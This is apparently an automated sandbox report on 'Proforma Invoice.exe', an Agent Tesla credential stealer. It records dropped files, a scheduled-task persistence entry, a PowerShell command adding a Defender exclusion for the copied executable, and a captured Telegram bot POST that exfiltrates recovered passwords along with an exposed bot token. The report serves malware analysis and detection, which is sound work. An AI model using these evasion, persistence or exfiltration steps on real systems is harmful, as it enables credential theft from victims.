- Excluded domains from analysis (whitelisted): www.bing.com, ris.api.iris.microsoft.com, client.wns.windows.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, ctldl.windowsupdate.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:24:39	API Interceptor	598x Sleep call for process: Proforma Invoice.exe modified
10:24:47	API Interceptor	42x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Proforma Invoice.exe.log

Process:	C:\Users\user\Desktop\Proforma Invoice.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1402
Entropy (8bit):	5.336840028142602
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE47mE4Ko8l:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzX
MD5:	334734FEF0BE6E3826004710EBCF7891
SHA1:	F4B3F06B3B2C9B95C973FBDE86A11BF4B08D7071
SHA-256:	ACED9D81BAA81C6C745072292E4B501F26309653EE318B0823183ABD9B51BBE0
SHA-512:	426D9A4D8C3A84969EDB528E17E1FED0C79526BBA4372D0650F9A04BFC60B8A793CA1C96D759A040EE03E29DCCAEE573DFFEB98BC2F113B5C8530BB125AC5F75
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22272
Entropy (8bit):	5.60190524695232
Encrypted:	false
SSDEEP:	384:KtCDe0+VTCD5ZESI5SBKnYjultl+X7Y9g9SJ3xOT1Ma7ZlbAV74wiZBDI+iyE:nDjS4KYClthD9cUCafwIVs
MD5:	86C4A227C4D869A2BE66CF6D61FC20F0
SHA1:	6219C43447A14CD9A39A9F9D8CA3536151BCF758
SHA-256:	93D3DF1CB161FEF87BE4940EC9DEC1B4CB0E862EFEB711746C384AE24B4E6ECB
SHA-512:	00B9D25EDBCF3EC45F423CFAFAC2A051266EC5B03D057EB80BA2BA0D16029FBEB95395FB0F2D0DC97D8B0D3038274058BE0BD4BF1CB1DC3FDDB578B29D60F951
Malicious:	false
Reputation:	low
Preview:	@...e.....y.....h...N.I.F.....H.....@.....H.....<@.^.L."My...:P..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_a2qvo3yn.owk.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ks5oxpdh.knr.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp8D30.tmp

Process:	C:\Users\user\Desktop\Proforma Invoice.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1613
Entropy (8bit):	5.124055198955844
Encrypted:	false
SSDEEP:	24:2di4+S2qh/S1K2ky1mo2dUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtL4xvn:cgea6YrFdOFzOzN33ODOiDdKrsuTUv
MD5:	9B768330FF7E87787B67395058434C5C
SHA1:	D292244F2F519E1A56D6E31713F1102392FFE79A
SHA-256:	6991984684CB56ABD1B207772DEFD79157D6D1543631D53A79C01D23052BA1E7
SHA-512:	59FBB6F025F0E0AA087F63EE9803E2054B57E3400FF39EC734F01F86724BD423D03FC452FBF979BAAA01DD73DBC9EF7F9E285701F7821584F20746BEEC00E249
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailab

C:\Users\user\AppData\Local\VW\Proforma_Invoice.exe_Url_t0gf1ilcromh4xo3razml1b1abkwbdbz\1.0.0.0\j40r1j1p.newcfg

Process:	C:\Users\user\Desktop\Proforma Invoice.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1681
Entropy (8bit):	4.65463587053992
Encrypted:	false
SSDEEP:	48:crr7HKs7HqlDMEAnM/3Jn6UyLEAn+/TELe:ur7Z7KdZAnkJnigAnM0e
MD5:	0A211DC1DDB25EA8DE763A50AC2B84ED
SHA1:	A4EC9B02A3CB4DFB2A8D17A4D4519940D1E65D3F
SHA-256:	1306138CC76C95715A56E2074AD8371F3477FD2E576ACDB756F638E70553AB56
SHA-512:	FFFCED8D8B7353DDDE9174C6186ED86AAFA00F53899ADD70C290BB1C0CF6113A9560E1322E22AC56748E4DB9228FC607B8454CC1A6F351C4F0C5420EEF5140 F4
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<configuration>.. <configSections>.. <sectionGroup name="userSettings" type="System.Configuration.UserSettingsGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >.. <section name="System.Windows.Forms.ToolStripSettings.VW.gs.toolStripConnectionGui" type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocalUser" requirePermission="false" />.. </sectionGroup>.. </configSections>.. <userSettings>.. <System.Windows.Forms.ToolStripSettings.VW.gs.toolStripConnectionGui>.. <setting name="ItemOrder" serializeAs="String">.. <value />.. </setting>.. <setting name="IsDefault" serializeAs="String">.. <value>False</value>.. </setting>.. <setting name="Size" serializeAs="String">.. <value>80,

C:\Users\user\AppData\Roaming\djcexenx.rlb\Chrome\Default\Cookies

Process:	C:\Users\user\Desktop\Proforma Invoice.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6951152985249047
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBopIvJn2QOYiUG3PaVrX:T5LLOpEO5J/Kn7U1uBopIvZXC/alX
MD5:	EA7F9615D77815B5FFF7C15179C6C560
SHA1:	3D1D0BAC6633344E2B6592464EBB957D0D8DD48F
SHA-256:	A5D1ABB57C516F4B3DF3D18950AD1319BA1A63F9A39785F8F0EACE0A482CAB17
SHA-512:	9C818471F69758BD4884FDB9B543211C9E1EE832AC29C2C5A0377C412454E8C745FB3F38FF6E3853AE365D04933C0EC55A46DDA60580D244B308F92C57258C9
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Roaming\ebJpPhiwjcAviB.exe

Process:	C:\Users\user\Desktop\Proforma Invoice.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	901120
Entropy (8bit):	7.517387623724626
Encrypted:	false
SSDEEP:	12288:5UUGN9KWB4EsWm1gemIojjm9kGwW0TdepTp6eBbHsO8v+L98JxGQaEiSoQHljtGY:fWBfIFEK0ToxWOM+L213sNa
MD5:	BEA52E8910C076F5720AC20970E48A10
SHA1:	42777245A3F79EA5B2BCF1EA48811111B1CC3529
SHA-256:	8D5F8190EC870DB510D2B95B830A07BF3C67D9996DF775778DFA82B6C2BDD7B3
SHA-512:	9CED8C19A96F0200C940300C1D28C087AC3342F930458BCD7DD6F8396147366DC1B244F06C2031D7C8AB1B10828C0D2BC177C952146E929D9F34A477E156AAF
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 37%, Browse • Antivirus: ReversingLabs, Detection: 55%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....!.b.....0..... .....@.. ....@.....K..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....0).....b(....8.....(....8.....*....(....*&~.....*...~....*.f(....8.....(....8.....*..~(....8.....(....8.....*.0. .C.....88...*...(....8.....(....(....8.....&8.....8.....8.....$+.....R8....*...o....8.....0.....8v.....E.....8).....9....8`..... ....(...:....& ....8.....(....(....8.....&8..... .....8.....(....8.....9+...8.....(....(....8.....*.(....

C:\Users\user\AppData\Roaming\ebJpPhiwjcAviB.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\Proforma Invoice.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20220718\PowerShell_transcript.287400.izphoHbJ.20220718102444.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped

Size (bytes):	5835
Entropy (8bit):	5.378528655382153
Encrypted:	false
SSDEEP:	96:BZJTL5NyqDo1Z5ZRTL5NyqDo1ZLAG4jZ+TL5NyqDo1ZJRIlgZf:R
MD5:	70815EBE804F753B9A677BB1E25137DD
SHA1:	7FC1233A605DFBD079501B510C2087A49B984A7A
SHA-256:	1CA6785BBCA9AEEAEF78064E96E64841058DC04F131C3E5DA187795CC4B55246
SHA-512:	F900B7881BFDA6F994B833D835512C21F0D4380230D293D460459E33F74ACA96512F4D52C2734C6283AF1FA4783D177F24593385D992EB9CFA5B01F493694D61
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220718102446..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 287400 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\ebJpPhiwjcAviB.exe..Process ID: 2936..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220718102446..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\ebJpPhiwjcAviB.exe..**********..Windows PowerShell transcript start..Start time: 20220718102918..Username: computer\user..RunAs Use

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.517387623724626
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Proforma Invoice.exe
File size:	901120
MD5:	bea52e8910c076f5720ac20970e48a10
SHA1:	42777245a3f79ea5b2bcf1ea48811111b1cc3529
SHA256:	8d5f8190ec870db510d2b95b830a07bf3c67d9996df775778dfa82b6c2bdd7b3
SHA512:	9ced8c19a96f0200c940300c1d28c087ac3342f930458bcd7dd6f8396147366dc1b244f06c2031d7c8ab1b10828c0d2bc177c952146e929d9f34a477e156aaff
SSDEEP:	12288:5UUGN9KWB4EsWm1gemIojjm9kGwW0TdepTp6eBbHsO8v+L98JxGQaEiSoQHljtGY:fWBfIFEK0ToxWOM+L213sNa
TLSH:	0615F12AFF25CE66C2185B36C4F70B44177446768312EF8F2BF451A82D133AB2D86AD5
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....!.b.....0..... .....@.. ....@.....

File Icon

Icon Hash:	142b5cd6d6184310

Static PE Info

General

Entrypoint:	0x4dc5de
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x62CD21F9 [Tue Jul 12 07:25:45 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4

Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xdc590	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xde000	0x1514	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xe0000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xda5e4	0xda600	False	0.8210861476817402	data	7.524828218449115	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xde000	0x1514	0x1600	False	0.708984375	data	6.729702530740709	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xe0000	0xc	0x200	False	0.044921875	data	0.10191042566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xde130	0xecf	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_GROUP_ICON	0xdf000	0x14	data		
RT_VERSION	0xdf014	0x314	data		
RT_MANIFEST	0xdf328	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.6149.154.167.220497814432851779 07/18/22-10:25:15.675809	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49781	443	192.168.2.6	149.154.167.220

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 18, 2022 10:25:14.158590078 CEST	49781	443	192.168.2.6	149.154.167.220
Jul 18, 2022 10:25:14.158643007 CEST	443	49781	149.154.167.220	192.168.2.6
Jul 18, 2022 10:25:14.158837080 CEST	49781	443	192.168.2.6	149.154.167.220
Jul 18, 2022 10:25:14.265738964 CEST	49781	443	192.168.2.6	149.154.167.220
Jul 18, 2022 10:25:14.265777111 CEST	443	49781	149.154.167.220	192.168.2.6
Jul 18, 2022 10:25:14.336097002 CEST	443	49781	149.154.167.220	192.168.2.6
Jul 18, 2022 10:25:14.336405993 CEST	49781	443	192.168.2.6	149.154.167.220
Jul 18, 2022 10:25:14.341516018 CEST	49781	443	192.168.2.6	149.154.167.220
Jul 18, 2022 10:25:14.341531992 CEST	443	49781	149.154.167.220	192.168.2.6
Jul 18, 2022 10:25:14.341778040 CEST	443	49781	149.154.167.220	192.168.2.6
Jul 18, 2022 10:25:14.429742098 CEST	49781	443	192.168.2.6	149.154.167.220
Jul 18, 2022 10:25:15.644831896 CEST	49781	443	192.168.2.6	149.154.167.220
Jul 18, 2022 10:25:15.672501087 CEST	443	49781	149.154.167.220	192.168.2.6
Jul 18, 2022 10:25:15.675651073 CEST	49781	443	192.168.2.6	149.154.167.220
Jul 18, 2022 10:25:15.716495037 CEST	443	49781	149.154.167.220	192.168.2.6
Jul 18, 2022 10:25:15.812889099 CEST	443	49781	149.154.167.220	192.168.2.6
Jul 18, 2022 10:25:15.813043118 CEST	443	49781	149.154.167.220	192.168.2.6
Jul 18, 2022 10:25:15.813143969 CEST	49781	443	192.168.2.6	149.154.167.220
Jul 18, 2022 10:25:15.814522982 CEST	49781	443	192.168.2.6	149.154.167.220
Jul 18, 2022 10:25:18.829792976 CEST	49785	443	192.168.2.6	149.154.167.220
Jul 18, 2022 10:25:18.829880953 CEST	443	49785	149.154.167.220	192.168.2.6
Jul 18, 2022 10:25:18.830013990 CEST	49785	443	192.168.2.6	149.154.167.220
Jul 18, 2022 10:25:18.830478907 CEST	49785	443	192.168.2.6	149.154.167.220
Jul 18, 2022 10:25:18.830501080 CEST	443	49785	149.154.167.220	192.168.2.6
Jul 18, 2022 10:25:18.895765066 CEST	443	49785	149.154.167.220	192.168.2.6
Jul 18, 2022 10:25:18.952868938 CEST	49785	443	192.168.2.6	149.154.167.220
Jul 18, 2022 10:25:19.056626081 CEST	49785	443	192.168.2.6	149.154.167.220
Jul 18, 2022 10:25:19.056664944 CEST	443	49785	149.154.167.220	192.168.2.6
Jul 18, 2022 10:25:19.090744019 CEST	443	49785	149.154.167.220	192.168.2.6
Jul 18, 2022 10:25:19.091398954 CEST	49785	443	192.168.2.6	149.154.167.220
Jul 18, 2022 10:25:19.091489077 CEST	443	49785	149.154.167.220	192.168.2.6
Jul 18, 2022 10:25:19.267921925 CEST	443	49785	149.154.167.220	192.168.2.6
Jul 18, 2022 10:25:19.268026114 CEST	443	49785	149.154.167.220	192.168.2.6
Jul 18, 2022 10:25:19.268147945 CEST	49785	443	192.168.2.6	149.154.167.220
Jul 18, 2022 10:25:19.283899069 CEST	49785	443	192.168.2.6	149.154.167.220

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 18, 2022 10:25:14.116041899 CEST	56550	53	192.168.2.6	8.8.8.8
Jul 18, 2022 10:25:14.133363008 CEST	53	56550	8.8.8.8	192.168.2.6
Jul 18, 2022 10:25:18.808872938 CEST	59871	53	192.168.2.6	8.8.8.8
Jul 18, 2022 10:25:18.828447104 CEST	53	59871	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 18, 2022 10:25:14.116041899 CEST	192.168.2.6	8.8.8.8	0x7c8b	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jul 18, 2022 10:25:18.808872938 CEST	192.168.2.6	8.8.8.8	0xfae3	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 18, 2022 10:25:14.133363008 CEST	8.8.8.8	192.168.2.6	0x7c8b	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jul 18, 2022 10:25:18.828447104 CEST	8.8.8.8	192.168.2.6	0xfae3	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api.telegram.org

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49781	149.154.167.220	443	C:\Users\user\Desktop\Proforma Invoice.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-18 08:25:15 UTC	0	OUT	POST /bot5573921253:AAHXKq7lrmioCzUGP-9p7lopfbVX0A_ZdQA/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da68ac1cc55b48 Host: api.telegram.org Content-Length: 1022 Expect: 100-continue Connection: Keep-Alive
2022-07-18 08:25:15 UTC	0	IN	HTTP/1.1 100 Continue
2022-07-18 08:25:15 UTC	0	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 36 38 61 63 31 63 63 35 35 62 34 38 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 33 35 39 35 33 31 38 37 30 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 36 38 61 63 31 63 63 35 35 62 34 38 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 50 57 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 65 6e 67 69 6e 65 65 72 2f 32 38 37 34 30 30 0a 4f 53 46 Data Ascii: ------------------------------8da68ac1cc55b48Content-Disposition: form-data; name="chat_id"5359531870---------- ----------8da68ac1cc55b48Content-Disposition: form-data; name="caption"New PW Recovered!User Name: user/28740 0OSF
